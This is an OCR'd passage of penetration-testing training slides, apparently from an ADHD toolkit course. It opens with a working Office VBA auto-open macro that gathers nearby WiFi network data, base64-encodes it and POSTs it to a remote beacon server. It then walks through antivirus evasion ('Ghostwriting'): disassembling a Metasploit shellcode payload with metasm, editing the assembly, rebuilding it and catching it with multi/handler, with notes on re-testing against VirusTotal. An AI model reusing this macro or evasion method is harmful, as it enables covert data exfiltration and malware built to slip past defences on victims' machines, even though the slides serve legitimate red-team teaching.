
```
Sub AutoOpen()
   Set objWSH = CreateObject("WScript.Shell")
   wifi = objWSH.Exec("powershell netsh wlan show networks mode=bssid | findstr 'SSID Signal Channel'").StdOut.ReadAll

   Open Environ("temp") & "\wifidat.txt" For Output As #1
      Print #1, wifi
   Close #1

   wifi = objWSH.Exec("powershell Get-Content %TEMP%\wifidat.txt -Encoding UTF8 -Raw").StdOut.ReadAll

   Kill Environ("temp") & "\wifidat.txt"

   wifienc = objWSH.Exec("powershell -Command ""& {[System.Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes('" & wifi & "'))}""").StdOut.ReadAll

   Set objHTTP = CreateObject("MSXML2.ServerXMLHTTP")
   objHTTP.Open "POST", "http://[redacted]:5000/api/beacon/aedc4c63-8d13-4a22-81c5-d52d32293867/VBA"
   objHTTP.setRequestHeader "Content-Type", "application/x-www-form-urlencoded"
   objHTTP.Send "os=windows&data=" & wifienc
End Sub
```

OK


Ghostwriting

- You can also roll up your sleeves and dive into assembly
- Remain calm and don't panic
- It is not that bad
  - Really
  - No
  - Really
- You will simply:
  1. Create an .exe
  2. Convert it to an .asm file
  3. Edit the .asm file
  4. Convert it back to an .exe file
- A big thanks goes to Royce Davis of Pentest Geek
- Visit http://www.pentestgeek.com/

Setup


Terminal - root@adhd: ~
File Edit View Terminal Tabs Help
root@adhd:~# ln -s /opt/metasploit/lib/metasm/metasm.rb /usr/local/lib/site_rub
y/1.9.1/metasm.rb
Terminal - root@adhd: ~
File Edit View Terminal Tabs Help
root@adhd:~# ifconfig
eth0 Link encap:Ethernet HWaddr 00:0c:29:9c:56:dd
inet addr:10.12.1.135 Bcast:10.12.1.255 Mask:255.255.255.0
inet6 addr: fe80::20c:29ff:fe9c:56dd/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:2289 errors:0 dropped:0 overruns:0 frame:0
TX packets:211 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:166882 (166.8 KB) TX bytes:23593 (23.5 KB)

Creating the Binary



Converting to Assembly


Terminal - root@adhd: /opt/metasploit

File Edit View Terminal Tabs Help


```
root@adhd:/opt/metasploit# ruby /opt/metasploit/lib/metasm/samples/disassemble.r
b raw_binary > asm_code.asm
root@adhd:/opt/metasploit#
```



```
entrypoint_0:
    cld                                     ; @0  fc
    call sub_8ch                            ; @1  e886000000  x:sub_8ch
    pushad                                  ; @6  60
    mov ebp, esp                            ; @7  89e5
    xor edx, edx                            ; @9  31d2
    mov edx, fs:[edx+30h]                   ; @0bh  648b5230  r4:segment_ba
se_fs+30h
    mov edx, [edx+0ch]                      ; @0fh  8b520c  r4:unknown
    mov edx, [edx+14h]                      ; @12h  8b5214  r4:unknown


// Xrefs: 8ah
loc_15h:
    mov esi, [edx+28h]                      ; @15h  8b7228  r4:unknown
    movzx ecx, word ptr [edx+26h]           ; @18h  0fb74a26  r2:unknown
    xor edi, edi                            ; @1ch  31ff
```

Editing the Assembly




Finalize the Payload





Multi/Handler



The Point?

- What worked in the past few slides might not work tomorrow
  - AV dodging is a very dynamic practice
  - New signatures pop up quickly
- You have to be flexible and creative when creating your payloads
- You have to test and re-test your results
  - Sometimes payloads get scrambled and don't work
- Sometimes you have to go beyond what tools such as Virus Total are telling you
- A little bit of Metasploit kung-fu can go a long way

Attack

- ***HoneyBadger***

